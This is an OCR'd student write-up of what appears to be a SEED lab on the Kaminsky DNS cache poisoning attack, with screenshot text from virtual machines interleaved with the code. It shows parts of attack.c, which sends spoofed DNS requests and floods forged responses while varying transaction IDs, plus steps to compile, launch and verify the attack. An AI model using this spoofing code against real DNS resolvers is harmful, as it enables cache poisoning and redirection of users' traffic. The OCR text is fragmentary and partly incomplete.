



Following is the final code for attack.c file, with the necessary changes in it.


Oracle VM VirtualBox Manager
Local DNS Server [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
[11/08/21]seed@LocalDNSServer:~$
User [Running] - Oracle VM VirtualBox
[11/08/21]seed@User:~$
Text Editor
Attacker [Running] - Oracle VM VirtualBox
attack.c (~/) - gedit
Open
attack.c
Save
#include <stdlib.h>
#include <arpa/inet.h>
#include <string.h>
#include <stdio.h>
#include <unistd.h>
#include <time.h>
#define MAX_FILE_SIZE 1000000
/* IP Header */
struct ipheader {
unsigned char iph_ihl:4, //IP header length
iph_ver:4; //IP version
unsigned char iph_tos; //Type of service
unsigned short int iph_len; //IP Packet length (data + header)
unsigned short int iph_ident; //Identification
unsigned short int iph_flag:3, //Fragmentation flags
iph_offset:13; //Flags offset
unsigned char iph_ttl; //Time to Live
unsigned char iph_protocol; //Protocol type
unsigned short int iph_chksum; //IP datagram checksum
struct in_addr iph_sourceip; //Source IP address
struct in_addr iph_destip; //Destination IP address
};
void send_raw_packet(char * buffer, int pkt_size);
void send_dns_request(char * buffer, int pkt_size);
void send_dns_response(char * buffer, int pkt_size);
C Tab Width: 8 Ln 104, Col 2 INS
None
Right Ctrl
Show
Type here to search
5°C Cloudy
4:49 PM
11/8/2021



Oracle VM VirtualBox Manager
Local DNS Server [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
[11/08/21]seed@LocalDNSServer:~$
User [Running] - Oracle VM VirtualBox
[11/08/21]seed@User:~$
Text Editor
Attacker [Running] - Oracle VM VirtualBox
attack.c (~/) - gedit
Open
attack.c
Save
struct in_addr iph_destip; //Destination IP address
};
void send_raw_packet(char * buffer, int pkt_size);
void send_dns_request(char * buffer, int pkt_size);
void send_dns_response(char * buffer, int pkt_size);
int main()
{
long i = 0;
srand(time(NULL));
// Load the DNS request packet from file
FILE * f_req = fopen("ip_req.bin", "rb");
if (!f_req) {
perror("Can't open 'ip_req.bin'");
exit(1);
}
unsigned char ip_req[MAX_FILE_SIZE];
int n_req = fread(ip_req, 1, MAX_FILE_SIZE, f_req);
// Load the first DNS response packet from file
FILE * f_resp = fopen("ip_resp.bin", "rb");
if (!f_resp) {
perror("Can't open 'ip_resp.bin'");
exit(1);
}
unsigned char ip_resp[MAX_FILE_SIZE];
C Tab Width: 8 Ln 104, Col 2 INS
None
Right Ctrl
Show
Type here to search
5°C Cloudy
4:49 PM
11/8/2021


Oracle VM VirtualBox Manager
Local DNS Server [Running] - Oracle VM VirtualBox
[11/08/21]seed@LocalDNSServer:~$
User [Running] - Oracle VM VirtualBox
[11/08/21]seed@User:~$
Text Editor
Attacker [Running] - Oracle VM VirtualBox
attack.c (~/) - gedit
attack.c
// Generate a random name with length 5
char name[5];
for (int k=0; k<5; k++) name[k] = a[rand() % 26];
//###
/* Step 1. Send a DNS request to the targeted local DNS server
This will trigger it to send out DNS queries */
memcpy(ip_req+41, name,5);
send_dns_request(ip_req, n_req);
printf("attempt #%ld, request is [%.5s.example.com]\n, transaction ID is: [%hu]\n", ++i, name, transaction_id);
// ... Students should add code here.
// Step 2. Send spoofed responses to the targeted local DNS server.
memcpy(ip_resp+41, name, 5);
memcpy(ip_resp+64, name, 5);
// ... Students should add code here.
for(int j=0;j<14000; j++)
{
transaction_id = (rand()%65536)+1;
unsigned short id;
id = htons(j);
memcpy(ip_resp+28, &id, 2);
send_dns_response(ip_resp, n_resp);
}
//###
}
Show
Right Ctrl
Type here to search
5°C Cloudy
4:49 PM
11/8/2021



Oracle VM VirtualBox Manager
Local DNS Server [Running] - Oracle VM VirtualBox
[11/08/21]seed@LocalDNSServer:~$
User [Running] - Oracle VM VirtualBox
[11/08/21]seed@User:~$
Text Editor
Attacker [Running] - Oracle VM VirtualBox
attack.c (~/) - gedit
attack.c
}
/* Use for sending DNS request.
* Add arguments to the function definition if needed.
* */
void send_dns_request(char * buffer, int pkt_size)
{
// Students need to implement this function
send_raw_packet(buffer, pkt_size);
}
/* Use for sending forged DNS response.
* Add arguments to the function definition if needed.
* */
void send_dns_response(char * buffer, int pkt_size)
{
// Students need to implement this function
send_raw_packet(buffer, pkt_size);
}
/* Send the raw packet out
* buffer: to contain the entire IP packet, with everything filled out.
* pkt_size: the size of the buffer.
* */
void send_raw_packet(char * buffer, int pkt_size)
{
struct sockaddr_in dest_info;
Show
Right Ctrl
Type here to search
5°C Cloudy
4:49 PM
11/8/2021




Now, we compile the attack.c code file using the gcc compiler.




We launch the attack in the following screenshot.




We also create a bash file named “check_file” which finds the word “attacker”, which gives us the confirmation that the attack is successful.




Contents of file named “check_file”.






Task 7: Result Verification


On the user machine, we dig www.example.com to check whether the attack is successful or not.



